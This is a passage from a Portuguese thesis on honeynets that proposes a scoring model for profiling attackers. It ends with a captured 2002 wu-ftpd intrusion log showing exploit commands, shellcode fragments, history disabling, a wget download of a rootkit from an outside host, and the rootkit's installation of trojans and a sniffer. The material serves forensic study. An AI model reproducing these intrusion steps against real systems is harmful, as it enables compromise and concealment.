- Conflito no questionamento: apesar da tentativa de explicação do autor, não fica clara a diferença entre as questões "O tipo de ataque já foi reportado?" e "É considerado um novo ataque?". Considerando que um novo ataque é aquele desconhecido e, portanto, jamais reportado, essas questões trazem o mesmo resultado;

- Múltiplas máquinas: não é considerado o ataque realizado por múltiplas máquinas, o que pode ocorrer em situações nas quais o atacante realiza diferentes passos da invasão com cada sistema, ou até mesmo no caso de ataques (D)DoS;

- Engenharia social: técnicas de engenharia social podem ser utilizadas ao invés de ferramentas maliciosas. Um exemplo seria o roubo de uma senha de acesso ao ver o usuário digitá-la;

- Máquina vulnerável: não é avaliado o caso de uma máquina possuir seus serviços ou sistema desatualizados, o que facilita a invasão sem a necessidade de técnicas e ferramentas especiais.

6.3.4 Ferramentas Utilizadas

Na categoria Ferramentas Utilizadas, algumas técnicas importantes não são consideradas, as quais são significativas nos passos posteriores à invasão. Seguem abaixo as técnicas desconsideradas no modelo atual:

- Técnicas manuais: o autor desconsidera a ação manual de um atacante, como alterações no sistema sem a ajuda de ferramentas. Tais técnicas podem ser até mais importantes que rootkits conhecidos, merecendo uma grande atenção;

- Ferramentas pessoais: um atacante pode utilizar ferramentas exclusivas para ocultar os seus passos e para alterar a configuração do sistema. Assim como no item anterior, este tipo de ferramenta pode trazer mais informações relevantes ao administrador do que ferramentas comuns;

- Proteção da máquina invadida: um atacante pode realizar procedimentos para que a máquina não se torne alvo de outros atacantes. Esse procedimento permite ao atacante ter um controle exclusivo da máquina invadida;
- Investigação: um passo importante após a invasão é a investigação do sistema. Isto permite ao atacante conhecer melhor a máquina invadida, descobrir novas informações e se prevenir contra uma possível monitoração pelo administrador do sistema;
- Registros de log: é importante que o atacante garanta que todos os registros de sua presença serão excluídos do sistema, mesmo no caso em que um rootkit é utilizado;
- Instalação de novos serviços: este procedimento pode garantir a um atacante o retorno ao sistema, sem a necessidade de realização de outro ataque contra a mesma falha. Isso diminui a chance de ser detectado por meio de ferramentas de segurança.

Outra questão importante relacionada a essa categoria é a avaliação de *worms*. Estas ferramentas têm como função principal o ataque a sistemas e a auto-propagação, o que não as torna ideal na avaliação de Ferramentas Utilizadas.

6.3.5 IP de Destino

Como a última das categorias analisadas por Miller, está o IP de Destino. Neste caso, o autor considera a utilização da máquina após uma invasão bem sucedida. Apesar de tratar de forma completa os dados pessoais e críticos, alguns pontos não são tratados em sua análise:

- Pontuação Total: o formato com que a categoria foi proposta não permite avaliar uma máquina que contenha dados pessoais e críticos ao mesmo tempo, limitando a pontuação a apenas 23 pontos e prejudicando a análise de ataques bem elaborados;

- Máquina ligada: esta categoria pontua o atacante caso a máquina esteja ligada. Esse procedimento não faz sentido, já que um ataque só pode ser realizado em uma máquina ligada e conectada à rede, o que não justifica a presença do item nessa categoria;

- Máquina atualizada: a questão "As últimas correções de segurança estavam aplicadas?" não corresponde aos passos executados após a invasão, e deveria estar localizado na categoria Ataque;

- Utilização da máquina em outros ataques: a máquina invadida pode ser utilizada na geração de ataques para outros sistemas, o que pode ser considerado, algumas vezes, mais importante e destrutivo do que o ataque sofrido. Um exemplo seria a invasão da máquina para, a partir dela, gerar ataques a grandes redes, bancos ou outras pessoas;

- Outras ações: a categoria não avalia outras ações que podem ser executadas pelo atacante, como o pichamento da página web, disponibilização de novos serviços ou conteúdos (ex. pornografia), ataques (D)DoS e alteração na configuração do sistema.

6.3.6 Outros

Uma questão observada nesse trabalho, e que também é citada por Barnett em [91], é a possibilidade de pontuação negativa para um atacante. Como exemplo, pode ser citado o caso de um atacante que utiliza um rootkit para apagar todos os registros do sistema e ocultar a sua presença na máquina invadida. Porém, caso o rootkit seja executado e o mesmo falhe, é obrigação do atacante perceber o problema e tomar as devidas ações para que sua presença não seja descoberta, do contrário deve receber uma pontuação negativa.

Outra questão levantada no modelo criado por Miller é a métrica adotada para a pontuação. No modelo não fica claro como são definidas as pontuações para os

itens avaliados, o que gerou uma série de dúvidas em relação à pontuação existente. Apesar de ficar claro, em cada categoria, a ordem de importância e complexidade de cada item, algumas pontuações são discutíveis e não existe nenhuma métrica que limite os valores atribuídos ao questionário do modelo.

6.4 Modelo Alternativo

Nesta seção, é proposto um modelo alternativo com o objetivo de contornar os problemas levantados na seção anterior, além de incluir novos itens de avaliações. As alterações buscam um resultado mais preciso e coerente do perfil de um atacante em relação ao ataque analisado.

No modelo a seguir, é utilizado o mesmo padrão de análise adotado em [6], no qual um ataque é avaliado em cinco categorias e uma pontuação é atribuída para cada item analisado. A partir dessa pontuação, o atacante é classificado entre os cinco níveis de conhecimento criados no modelo atual, os quais representam o nível de conhecimento e risco do atacante.

A divisão do questionário em categorias têm como propósito facilitar o entendimento e avaliação do modelo, porém, a classificação é o resultado total da tabela, não existindo diferenciação de peso entre cada uma destas categorias. A diferenciação de pesos é descartada devido ao número de itens analisados em cada categoria, por exemplo, a categoria SO avalia apenas um item (SO de origem) enquanto a categoria IP de Destino avalia diversas ações que podem ocorrer em conjunto.

Assim como o modelo atual, esta alternativa não visa a realização de uma análise forense do ataque. Esta análise deve ser realizada separadamente, servindo como parâmetro de entrada para o modelo proposto.

Inicialmente são explicadas a métrica adotada no modelo e os motivos para a sua escolha. Em seguida, são explicadas as cinco categorias do modelo e a tabela final de classificação dos atacantes. Para cada item é atribuído um código, representado

pela inicial da categoria mais uma seqüência numérica (ex. S1, S2 etc., na categoria SO). Esse código é adicionado ao modelo com o objetivo de facilitar a explicação e avaliação dos ataques no próximo capítulo.

6.4.1 Métricas do Modelo

A definição de métricas para a pontuação das categorias foi um processo que apresentou muitas dificuldades. A princípio, o modelo criado por Miller não utiliza nenhuma métrica em sua pontuação, não havendo um método para comparar ou basear o modelo proposto. Dessa forma, foi necessário o estudo de alternativas que definissem melhores métricas para a pontuação atribuída.

Uma alternativa considerada foi o levantamento estatístico de todos os itens analisados, de forma a obter uma pontuação proporcional às médias obtidas em cada item. O problema deste tipo de abordagem é a obtenção de um número significativo de ataques bem sucedidos, desde ataques simples até ataques complexos. Além disso, isso exigiria uma grande quantidade de tempo para que todos os ataques sofressem uma análise forense. Estes fatores tornaram essa abordagem inviável para esse trabalho.

Devido à dificuldade em encontrar uma métrica mais adequada ou de se utilizar a sugerida anteriormente, foram adotados critérios de limites para todas as pontuações atribuídas ao modelo. Esses limites impedem que um valor arbitrário seja atribuído a um dado item do modelo, e também reduzem os riscos de erro na atribuição dos valores, uma vez que cada categoria segue uma ordem de prioridade definida pelo grau de eficiência e importância da técnica.

Os limites de pontuação estão definidos da seguinte maneira:

- Pontuação padrão: a pontuação padrão varia entre 1 e 5 pontos para cada categoria. A variação é definida de acordo com a prioridade da categoria. Na categoria Sistema Operacional, por exemplo, sistemas com recursos muito li-

mitados para sua utilização em ataques recebem 1 ponto, enquanto os sistemas mais complexos alcançam 5 pontos;

- Pontuação nula: recebem um valor nulo (ou zero) os itens que não correspondem ao ataque analisado. Tomando como exemplo, novamente, a categoria Sistema Operacional, em um ataque gerado por meio do Linux, todos os outros sistemas mantêm uma pontuação nula;

- Pontuação Negativa: em itens que atribuem uma pontuação negativa, o valor é definido como -1 ponto. Esse valor é único, pois corresponde a um método para punir erros cometidos por um atacante, como a não verificação de um sistema invadido;

- Pontuação complementar: itens complementares recebem 1 ponto. Esses itens correspondem aos questionários de uma categoria dependentes de outros itens. Por exemplo, na categoria Reconhecimento explicada na seção 6.4.3, o item "Reconhecimento realizado por diferente máquina" só pode ser pontuado caso alguma técnica de reconhecimento tenha sido pontuada. Este item não equivale a um reconhecimento do sistema, mas complementa uma das técnicas utilizadas.

Por meio da pontuação definida para o modelo, foram criadas as novas tabelas de avaliação. Nas seções abaixo é explicada cada uma das categorias, assim como a regra de prioridade utilizada em cada uma delas. Os itens complementares e de punição são destacados nas tabelas, como método de diferenciação, por meio do caractere "*".

6.4.2 Sistema Operacional

A categoria Sistema Operacional, diferente da mesma categoria no modelo atual, avalia apenas o SO de origem do ataque. Como já explicado, a realização de um ataque pode ser influenciada por diversos fatores que não o SO instalado. Além

disso, o nível de segurança oferecido depende muito da configuração realizada pelo administrador, não podendo ser garantido a influência do mesmo em um ataque bem sucedido.

Como critério de diferenciação, recebem mais pontos nessa categoria os sistemas que apresentam uma maior complexidade de utilização, assim como o número de recursos e ferramentas de redes oferecidas pelos mesmos. Sistemas que oferecem recursos muito limitados para a realização de um ataque recebem 1 ponto, o qual aumenta gradativamente, de acordo com a complexidade do sistema.

São utilizados, nessa categoria, os mesmos SOs do modelo atual. Porém, novos sistemas podem ser adicionados ao modelo sem que nenhuma alteração ocorra nas tabelas ou pontuações. Devido aos SOs considerados, os quais oferecem uma quantidade razoável de recursos para a realização dos ataques, nenhum sistema recebeu a menor pontuação (1 ponto).

Como apenas um item pode ser escolhido nessa categoria, a pontuação máxima obtida é de 5 pontos (S8). Segue abaixo a tabela de pontuação da categoria Sistema Operacional:

Tabela 6.1: Classificação de Sistemas Operacionais

Classificação de Sistemas Operacionais		
	Sistema Operacional	Pontuação
S1	Windows 9x|ME	2
S2	Windows NT|XP|2000|2003	3
S3	Solaris	4
S4	AIX	4
S5	MAC	4
S6	HP-UX	4
S7	Linux	4
S8	BSD	5

6.4.3 Reconhecimento

A categoria Reconhecimento é avaliada pela dificuldade de detecção da técnica utilizada. Quanto mais difícil for a identificação de um reconhecimento por parte de um administrador ou ferramenta de segurança (ex. IDS), mais pontos são atribuídos. Assim como na categoria Sistema Operacional, não é considerado o SO da vítima.

Nessa categoria a pontuação mínima obtida é de 0 pontos, valor atingido quando não é realizado nenhum tipo de reconhecimento do sistema invadido. Isso é muito comum em ferramentas automatizadas de ataque, além de *worms*. A pontuação máxima da categoria é 5 pontos, os quais podem ser obtidos pelo item R11 ou R10+R14. Segue abaixo a tabela de pontuação para a categoria Reconhecimento:

Tabela 6.2: Classificação por Tipo de Reconhecimento

Classificação por Tipo de Reconhecimento		
	Tipo	Pontuação
R1	SYN (<=40Bytes)	1
R2	SYN	2
R3	FIN	2
R4	X-mas tree	2
R5	SYN|FIN	2
R6	TCP Connect	3
R7	RST	2
R8	UDP	2
R9	ICMP	2
R10	Banner	4
R11	Engenharia social	5
R12	Ferramentas específicas	3
R13	Rec. múltiplas portas/máquinas*	-1
R14	Rec. realizado por diferente máquina*	1

Alguns critérios devem ser considerados na avaliação dessa categoria, e estão explicados abaixo:

- pacotes SYN <=40 Bytes levam apenas 1 ponto, considerando que são incomuns e facilmente detectáveis por ferramentas de segurança;
- Reconhecimentos comuns, como SYN, FIN e RST, levam dois pontos. Reconhecimentos do tipo TCP Connect recebem três pontos devido a similaridade com conexões comuns, tornando-o mais difícil de ser detectado;
- Deve ser considerado apenas o *scan* bem sucedido, ou seja, tentativas de reconhecimento mal sucedidas ou que não forneçam as informações necessárias são desconsideradas;
- O reconhecimento R10 (Banner) envolve o uso de conexões comuns a alguns serviços ou a utilização de comandos, como o "telnet máquina porta";
- Reconhecimentos de Engenharia Social (R11) são realizados por meio do telefone, informações distribuídas pela rede ou outro tipo de relacionamento social, como discutidos na seção 6.3.2;
- São consideradas ferramentas específicas aquelas que buscam por uma determinada falha no sistema. Em geral, essas ferramentas realizam o reconhecimento em portas e serviços específicos, o que dificulta um pouco a sua identificação;
- Reconhecimentos realizados em múltiplas portas/máquinas perdem um ponto por serem facilmente detectados pelos sistemas de segurança (ex. IDS);
- O atacante recebe uma pontuação complementar sempre que realizar um determinado tipo de reconhecimento por meio de uma máquina diferente daquela utilizada na invasão do sistema, o que pode dificultar a sua identificação.

6.4.4 Ataque

A categoria Ataque avalia a originalidade do atacante. Assim, ataques comuns, explorando falhas conhecidas e reportadas, recebem uma baixa pontuação (1 ponto), enquanto novos ataques, baseados em falhas ainda desconhecidas, recebem a maior pontuação (5 pontos). O método de pontuação escolhido se baseia no conhecimento que pode ser adquirido em novos ataques e na dificuldade de detecção por ferramentas de segurança.

Nessa categoria, diversos itens avaliados complementam o tipo de ataque realizado. A pontuação mínima para essa categoria é 0 pontos (A1+A5), enquanto a pontuação máxima alcança é 10 pontos (A4+A5+A6+A7+A8+A9).

A avaliação de *worms*, presente na categoria Ferramentas Utilizadas do modelo atual, foi transferida para essa categoria como uma complementação do ataque. Como já comentado, é considerado nesse modelo que os *worms* concentram-se em realizar ataques ao invés de serem utilizados como ferramentas posteriores a uma invasão. Segue abaixo a tabela de pontuação da categoria Ataque:

Os quatro tipos de ataques avaliados são: ataque comum, realizado por meio de falhas conhecidas e reportadas; ataques modificados, os quais são baseados em ataques comuns, mas sofrem algum tipo de alteração para aumentar a eficiência ou para dificultar a identificação; ataques de engenharia social, como o roubo de senhas em um ambiente de trabalho; e os novos ataques, os quais exploram falhas desconhecidas por parte dos administradores, desenvolvedores e entidades de segurança.

O item "Máquinas bem configuradas" corresponde a atualização e configuração do sistema. Esse item complementa 1 ponto ao ataque, uma vez que força o atacante a buscar novas alternativas para contornar a boa configuração do sistema. Ataques realizados por meio de diferentes máquinas também somam 1 ponto, uma vez que dificultam a análise do sistema.

No caso do ataque não ser aplicável ao SO, o atacante recebe -1 ponto por realizar

Tabela 6.3: Classificação por Ataque

Classificação por Ataque		
	Tipo	Pontuação
A1	Ataque comum (conhecido)	1
A2	Ataque modificado	2
A3	Ataque de eng. social	3
A4	Novo ataque	5
A5	Ataque aplicável ao SO*	Sim=1, Não=-1
A6	Ataque bem sucedido*	1
A7	Máquina bem configurada*	1
A8	Ataque de múltiplas máquinas*	1
A9	Ataque de *worm**	1
A10	Não se tornou administrador*	-1

um ataque errado ao sistema, sem sucesso e com o risco de ser detectado. Por fim, atacantes que não obtêm o privilégio de administrador após a invasão também são punidos com -1 ponto, já que suas ações ficam limitadas às restrições e política do sistema.

6.4.5 Ferramentas Utilizadas

A categoria Ferramentas Utilizadas avalia a eficiência de ferramentas e procedimentos utilizados por um atacante para garantir o controle da máquina invadida e a não detecção pelos administradores do sistema. Neste caso, ferramentas comuns de controle do sistema recebem a menor pontuação, enquanto ferramentas avançadas e técnicas manuais recebem a maior pontuação (5 pontos).

A pontuação mínima obtida nessa categoria é de -2 pontos (-F8-F9), na qual um atacante não utiliza ferramentas para o controle do sistema, não analisa a máquina invadida e nem garante que registros da sua invasão sejam removidos do sistema. A

pontuação máxima obtida nessa categoria é 19 pontos (F3+F6+F7+F8+F9+F10 +F11). A lista de itens avaliados na categoria Ferramentas Utilizadas encontra-se na tabela 6.4.

Tabela 6.4: Classificação de Ferramentas Utilizadas

Classificação de Ferramentas Utilizadas		
	Tipo	Pontuação
F1	Rootkit binário	1
F2	LKM	3
F3	LKM avançado	5
F4	RootKit Windows	3
F5	Utilização de técnicas manuais	5
F6	Ferramentas pessoais	5
F7	Rootkit (ou LKM) bem sucedido*	Não=-1
F8	Investigação da máquina invadida	Sim=1, Não=-1
F9	Limpeza de registros	Sim=1, Não=-1
F10	Proteção da máquina invadida*	1
F11	Instalação de novos serviços*	1

Como é possível observar na tabela, a avaliação de rootkits criada em [6] é mantida, enquanto a avaliação de *worms* foi transferida para a categoria Ataque. Além dos questionários sobre rootkit e LKM, é avaliado o sucesso da utilização dessa ferramenta no sistema, garantindo que o atacante possua um mínimo de conhecimento sobre a mesma.

Dois itens adicionados ao modelo são a investigação da máquina invadida e a limpeza dos registros. Alguns rootkits realizam automaticamente essas tarefas, as quais também podem ser realizadas manualmente. Além disso, um atacante mais experiente se preocuparia com tais procedimentos, para evitar, entre outras coisas, problemas com a sua identificação.

Outro item importante considerado no questionário é a proteção da máquina

invadida. Um atacante pode proteger o sistema para que o mesmo tenha controle absoluto da máquina, e para que outros atacantes não realizem ações que indiquem uma possível invasão aos administradores.

Por fim, é importante considerar a instalação de novos serviços, principalmente quando a máquina é protegida contra novos ataques. Isso garante o retorno do atacante sem a realização de novos ataque e sem a geração de registros pelos serviços convencionais da máquina invadida.

6.4.6 IP de Destino

A categoria IP de Destino avalia os passos realizados pelo atacante após a invasão bem sucedida do sistema. A categoria é considerada nesta proposta como a mais importante, uma vez que estuda os principais objetivos e motivações do atacante em relação a máquina invadida.

Em conseqüência da importância dada, esta é a categoria que alcança o maior número de pontos em todo o modelo. A pontuação mínima obtida pela categoria é -7 pontos (-I6-I7-I8-I9-I10-I11-I12), possível de ocorrer quando um atacante invade a máquina com o objetivo de roubar informações da mesma, e não é capaz de obter nenhuma das informações disponíveis no sistema.

A maior pontuação a ser obtida é 79 pontos, correspondente a todo o questionário com exceção dos item I5. Porém, dificilmente o valor máximo pode ser obtido, uma vez que depende de diversos fatores como a invasão de uma máquina com todos os tipos de informações confidenciais (pessoais e críticas), a realização de todas as tarefas sem que o administrador tome conhecimento e interrompa o ataque, e a realização de todas as tarefas em uma máquina externa.

Em todos os testes realizados, a pontuação total da categoria permaneceu muito distante do valor máximo teórico. De qualquer forma, é importante considerar todos estes itens ao analisar um ataque, uma vez que as ações do atacante em uma má-

quina invadida são fundamentais para entender seu comportamento, conhecimento e objetivos, assim como é um importante diferencial aos ataques, principalmente quando os mesmos são realizados por meio de ferramentas e rootkits em comum.

Os itens da categoria são pontuados de acordo com as ações tomadas e as conseqüências geradas pelas mesmas. Ações que trazem pequena conseqüência ao sistema recebem uma menor pontuação, enquanto ações que afetam o funcionamento da máquina ou acarretam no vazamento de informações importantes recebem uma maior pontuação. A maior pontuação (5 pontos) é atribuída às informações de interesse nacional, consideradas como a pior conseqüência de um ataque bem sucedido. Segue abaixo a tabela de pontuação da categoria IP de Destino:

Tabela 6.5: Classificação para IP de Destino

Classificação para IP de Destino		
	Tipo	Pontuação
I1	Disponibilização de novos serviços	2
I2	Sofre alteração de conf. do sistema	3
I3	Sofre ataque (D)DoS	4
I4	Sofre ataque pichamento de página	4
I5	Computador sem dados críticos	1
	Tipo	Pontuação
	Informações Pessoais	
I6	Documentos	Sim=3, Não=-1
I7	Dados de cartão de crédito	Sim=3, Não=-1
I8	Informações bancárias	Sim=3, Não=-1
I9	Informações financeiras e pessoais	Sim=3, Não=-1
	Informações Críticas	
I10	Dados de interesse nacional	Sim=5, Não=-1
I11	Dados empresariais	Sim=4, Não=-1

Classificação para IP de Destino (Continuação)		
I12	Informações de rede	Sim=4, Não=-1
I13	Máquina gera novos ataques	4
	Novos ataques	
I14	Disponibilização de novos serviços	2
I15	Altera conf. do sistema	3
I16	Gera ataque (D)DoS	4
I17	Gera ataque pichamento de página	4
I18	Computador sem dados críticos	1
	Informações Pessoais	
I19	Documentos	3
I20	Dados de cartão de crédito	3
I21	Informações bancárias	3
I22	Informações financeiras e pessoais	3
	Informações Críticas	
I23	Dados de interesse nacional	5
I24	Dados empresariais	4
I25	Informações de rede	4

Como observado na tabela 6.5, foram realizadas diversas alterações em relação ao modelo atual. As alterações correspondem a remoção e adição de questões, além da alteração em algumas pontuações. Seguem abaixo alguns comentários importantes sobre a categoria IP de Destino:

- A questão "A máquina atacada estava ligada?" foi removida do questionário, por motivos explicados anteriormente. A questão sobre a atualização do sistema, presente também no modelo atual, foi transferida para a categoria Ataque;
- Ao contrário do critério adotado em [6], um atacante pode encontrar informa-

ções pessoais e críticas na mesma máquina;

- As pontuações atribuídas por Miller nos itens referentes ao roubo de informações foram alteradas, seguindo um critério de importância, no qual informações de interesse nacional estão acima das informações empresariais, seguidos por informações pessoais;
- Outra alteração realizada nos itens informações pessoais e críticas é a pontuação negativa (-1). A atribuição é realizada no caso da máquina conter tais informações, sendo que as mesmas não são encontradas por um atacante;
- Ataques de pichamento de páginas, disponibilização de serviços (ex. Proxy IRC) e DoS estão adicionados a essa categoria;
- Foi adicionado o item "Sofre alteração de conf. do sistema", o qual ocorre quando o sistema invadido tem o seu funcionamento comprometido pela alteração de configurações, infecção por vírus etc.;
- A categoria também avalia ataques gerados a partir da máquina invadida. Além de receber uma pontuação pela geração do ataque, o atacante pode ser pontuado pelas ações realizadas na máquina externa invadida. Essa avaliação é importante para detectar situações nas quais a máquina invadida tem como único objetivo a geração de novos ataques.

6.4.7 Classificação

A classificação final dos atacantes também apresentou algumas dificuldades para ser definida. A estrutura de classificação permaneceu igual ao modelo atual. Porém, os intervalos de pontuação entre cada classificação foram alterados em virtude das diversas alterações realizadas nas tabelas e pontuações do modelo.

Para definir os intervalos de pontuação, o primeiro passo foi descobrir os valores mínimo e máximo do modelo. O valor mínimo possível de ser obtido no modelo é -5

pontos, referentes a um ataque por meio do sistema Windows 9X|ME, sem nenhum tipo de reconhecimento, utilizando um ataque comum e sem obter privilégios de administrador da máquina (A1+A5+A6-A10). No ataque não seriam utilizadas ferramentas de alteração do sistema (rootkits), a máquina não seria investigada pelo atacante e nem os registros de log seriam apagados (-F8-F9). A máquina possuiria todos os tipos de informações pessoais e críticas, os quais não seriam descobertos pelo atacante (-I6-I7-I8-I9-I10-I11-I12).

Devido à dificuldade em realizar um ataque dessa característica, na qual o atacante obtém o menor valor possível, o valor mínimo considerado para o cálculo das faixas é 0 (zero). De qualquer forma, os valores negativos são considerados na tabela final, os quais, caso ocorram, classificam um atacante como *Script Kiddie*, dado o baixo valor alcançado.

A pontuação máxima possível para o modelo é de 118 pontos, o equivalente à soma dos valores máximos de cada categoria. O aumento no número de itens presentes nas categorias do modelo ajudam a realizar uma análise mais detalhada de um ataque, sem que características diferenciais dos atacantes sejam pontuadas por falta de opções na tabela. Em contrapartida, o aumento de itens e pontuação fazem com que os intervalos de pontuação fiquem muito extensos, o que prejudica a classificação correta.

Como já comentado, os valores máximos possíveis são teóricos, principalmente na categoria IP de Destino, na qual são avaliados diversos procedimentos internos e externos a máquina invadida, os quais, certamente, seriam observados por um administrador a tempo de evitar a continuidade do ataque. Dessa forma, surgiu a necessidade de determinar um limite máximo aceitável para que as faixas de valores definidas não se tornassem muito elevadas.

Considerando que um atacante pode ser classificado como Profissional sem realizar ataques contra terceiros, tornou-se viável considerar apenas os pontos referentes ao ataque na própria máquina para a categoria IP de Destino (I1↦I13). Com isso,

a pontuação máxima atinge 81 pontos, um valor aceitável para a distribuição dos pontos de classificação, e suficiente para que qualquer nível de classificação de um dado atacante seja atingido.

É importante notar que esta consideração para cálculo da pontuação de classificação, não altera o funcionamento do modelo. No caso do ataque ter como objetivo único o ataque a terceiros (I13↦I25), a pontuação máxima alcançaria 82 pontos, um valor muito próximo dos 81 pontos calculados. Dessa forma, a tabela de classificação não é prejudicial, mesmo porque qualquer pontuação entre 81 e 118 pontos classifica o atacante como Profissional.

A partir dos limites considerados aceitáveis para o cálculo (0↦81), foi criada a tabela de classificação dos atacantes, na qual é realizada uma distribuição igualitária de valores entres as classificações possíveis. No caso da classificação *Script Kiddie* e Atacante Profissional, são adicionados os valores limites (-5 e 118), aumentando assim a faixa de pontuação das mesmas. Segue abaixo a tabela 6.6, com a classificação definida:

Tabela 6.6: Classificação de Atacantes

Classificação de atacantes	
Pontuação	Classificação
-5 → 16	*Script Kiddie*
17 → 32	*Usuário Básico*
33 → 48	*Usuário Médio*
49 → 64	*Administrador de Sistemas*
Acima de 65	*Atacante Profissional*

Em relação aos ataques realizados por *worms*, a classificação final fornece o nível de risco do mesmo ao sistema. Como este tipo de ferramenta tem um funcionamento automatizado, torna-se difícil relacionar a mesma à um atacante específico. Porém, a partir dos passos realizados pelo *worm*, desde o SO utilizado até as ações posteriores a invasão, é possível avaliar o nível de destruição e riscos apresentados, permitindo

que medidas de proteção e prevenção sejam adotadas.

É preciso acrescentar que a tabela de classificação não é o único resultado possível na identificação do atacante. As categorias analisadas têm uma grande importância, já que podem ser comparadas entre ataques ocorridos isoladamente, na tentativa de identificar um mesmo atacante ou grupo de atacantes nos diferentes ataques observados.

6.5 Discussão do Modelo

Como observado na seção anterior, um novo modelo é proposto na tentativa de contornar os problemas identificados em [6]. Porém, a única forma de avaliar se o modelo proposto oferece algum acréscimo em relação ao modelo atual, é comparando os dois modelos em diferentes tipos de ataques.

O capítulo 7 traz quatro comparações realizadas entre os modelos, nas quais são apontadas as principais diferenças e ganhos obtidos por meio do modelo alternativo proposto. Para facilitar a análise de outros ataques, está presente no Apêndice A o questionário de análise de ataques, apresentado de uma forma simplificada.

No decorrer do trabalho, foram observados diversos problemas para a distribuição de pontos e divisão da classificação final obtida. Uma solução proposta para que o modelo seja validado é um levantamento estatístico de diversos ataques, com o objetivo de classificar cada item do modelo em relação a sua eficiência e precisão.

Este tipo de levantamento mostra-se como uma solução viável, mas ao mesmo tempo levanta alguns problemas para a sua realização. A princípio, seriam necessários centenas de ataques bem sucedidos, os quais deveriam possuir comportamentos e características diferentes. Outra questão é a necessidade de avaliação de todos os ataques obtidos para que seus dados sejam avaliados, dado que uma única avaliação pode demandar um trabalho de dias.

Como uma futura continuação do trabalho, é considerado o esforço conjunto de diversos grupos ou alianças para a obtenção de ataques bem sucedidos. Assim, se torna viável a captura de uma grande quantidade de ataques para serem utilizados em um levantamento estatístico.

Também é considerado o desenvolvimento de ferramentas que permitam o levantamento automático de informações a partir do registros de ataques obtidos. Com isso, é possível aumentar a eficiência na análise dos ataques e no armazenamento das informações, além de permitir o levantamento estatístico proposto.

Capítulo 7

Resultados Obtidos

Neste capítulo são demonstrados os resultados obtidos a partir do trabalho realizado com o estudo da *honeynet* e dos ataques capturados pelo ambiente. Inicialmente são analisados alguns ataques sofridos pela *honeynet*, os quais permitem comparar os dois modelos discutidos e demonstrar os ganhos obtidos por meio do modelo alternativo proposto. Após as comparações realizadas pelo modelo, são apresentadas algumas estatísticas obtidas no período em que a *honeynet* permaneceu capturando ataques e tentativas de ataques na rede.

7.1 Identificação de Atacantes

Esta seção analisa alguns ataques de rede sofridos pela *honeynet* e compara o modelo de identificação de atacantes proposto em [6] com o modelo de identificação alternativo, proposto nesse trabalho.

A primeira comparação é realizada por meio do ataque descrito em [6]. Como o artigo já traz uma análise detalhada do ataque para o modelo criado por Miller, a primeira análise é realizada apenas para o modelo proposto nesse trabalho, seguido pela comparação final dos resultados dos dois modelos discutidos.

A segunda análise avalia dois ataques sofridos e identificados na *honeynet* construída nesse trabalho. Os ataques são avaliados para os dois modelos discutidos no trabalho. Para cada ataque é comparado o resultado dos modelos avaliados, seguidos por uma comparação dos resultados entre os dois ataques em questão.

A última análise envolve uma simulação de ataque. Ataques mais elaborados são difíceis de serem obtidos, pois dependem de diversos fatores como a atração e a motivação do atacante em relação a vítima. Esse tipo de ataque é realizado com objetivos específicos e planejados, o que o torna difícil de ser capturado em uma *honeynet*, principalmente quando o tráfego de saída é controlado para proteção de terceiros. Dessa forma, é criada uma situação de invasão pela qual o atacante realiza ataques mais elaborados para uma vítima específica. Novamente os modelos discutidos são comparados para esse perfil de ataque.

7.1.1 Primeira Análise de Ataque

O primeiro ataque analisado ocorreu em 7 de junho de 2002 as 00:37 da manhã (o fuso horário utilizado não é especificado). O sistema atacado é um Red Hat 7.3 com uma versão vulnerável do serviço de ftp, conhecido como wu-ftpd [93] versão 2.6.1. A falha é conhecida por afetar as versões 2.5.0, 2.6.0 e 2.6.1 da ferramenta e seus detalhes podem ser encontrados em [94]. Seguem abaixo os principais passos da invasão, os quais estão presentes de forma detalhada em [6]:

1) Conexão realizada pelo atacante:

```
220 alligator12 FTP server (Version wu-2.6.1-18) ready.
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS mozilla@
230 Guest login ok, access restrictions apply.
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
```

```
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
RNFR ././
350 File exists, ready for destination name
.
.
```

2) Início do ataque:

```
CWD 00000000000000000000000000000(cut for publication)
CWD ~/{.,.,.,.}
250 CWD command successful.
CWD .
250 CWD command successful.
RNFR ././././././././.
350 File exists, ready for destination name
CWD 735073
550 735073: No such file or directory.
CWD 73507
550 73507: No such file or directory.
CWD 7350é
550 7350é: No such file or directory.
RNFR .
350 File exists, ready for destination name
RNFR ./././././././.
```

3) Atacante se torna root:

```
CWD ~{
sP
XTRhn/shh//bi?ãRS?áÍ?áÍ?unset HISTFILE;id;uname -a;
uid=0(root) gid=0(root) groups=50(ftp)
```

4) Atacante instala o Rootkit:

```
.
Linux alligator12 2.4.7-10 #1 Thu Sep 6 17:21:28 EDT 2001 i586
mkdir /usr/.snmp
cd /usr/.snmp
wget
wget: missing URL
Usage: wget [OPTION]... [URL]...
```

```
Try 'wget --help' for more options.
wget arhive.muhahack.com/admin/xxx.tar.gz
ls -al
total 236
drwxr-xr-x    2 root     root         4096 Jun  7 01:13 .
drwxr-xr-x   17 root     root         4096 Jun  7 01:12 ..
-rw-r--r--    1 root     root       226810 May  9 02:41 xxx.tar.gz
tar xvfz xxx.tar.gz
.
rm -rf xxx.tar.gz
cd soulsad
./setup Marianne
0;36mRedHat Linux Rootkit mv0.6 Recompiled By Trixx_ro - \
  You dont have the right to judge me!
******************************************************************************** \
  We are now preparing the server**********************************
Installing from /usr/.snmp/soulsad - You have to erase /usr/.snmp/soulsad after install
Checking for existing rootkits..
Installing on RedHat Linux V 7.2 with i586 CPU
***Using Password*****
File processed...
Creating Backups...su ping du passwd find netstat lsof**************************
************************Instaling Trojans*********************************
**************************************************************************
ERROR: ./login Does not exist
************************************************************************** Instaling sshd
Instaling Telnetd Server
ERROR: ./telnetd Does not exist
Mtelnetd
./su Does not exist
 suERROR: ./ping Does not exist
 pingERROR: ./du Does not exist
 duERROR: ./passwd Does not exist
 passwdERROR: ./find Does not exist
 findERROR: ./netstat Does not exist
 netstatERROR: ./lsof Does not exist
 lsofERROR: ./in.ftpd Does not exist
 in.ftpdERROR: ./named Does not exist
 namedStopping named: [FAILED]
Starting named: [  OK  ]
ERROR: ./ps Does not exist
Copying extra tools to RKdir
************************************************************************ \
  cleaner sz rcp pg crypt utime wget instmod secure.sh checkrk socklist
Unpacking and copying some files
```

```
Done.
Installing Sniffer ?Done.
Killing some unusefull services ...
Trying to patch some shits ...
Done with the procedure of hacking ...
Continue ...
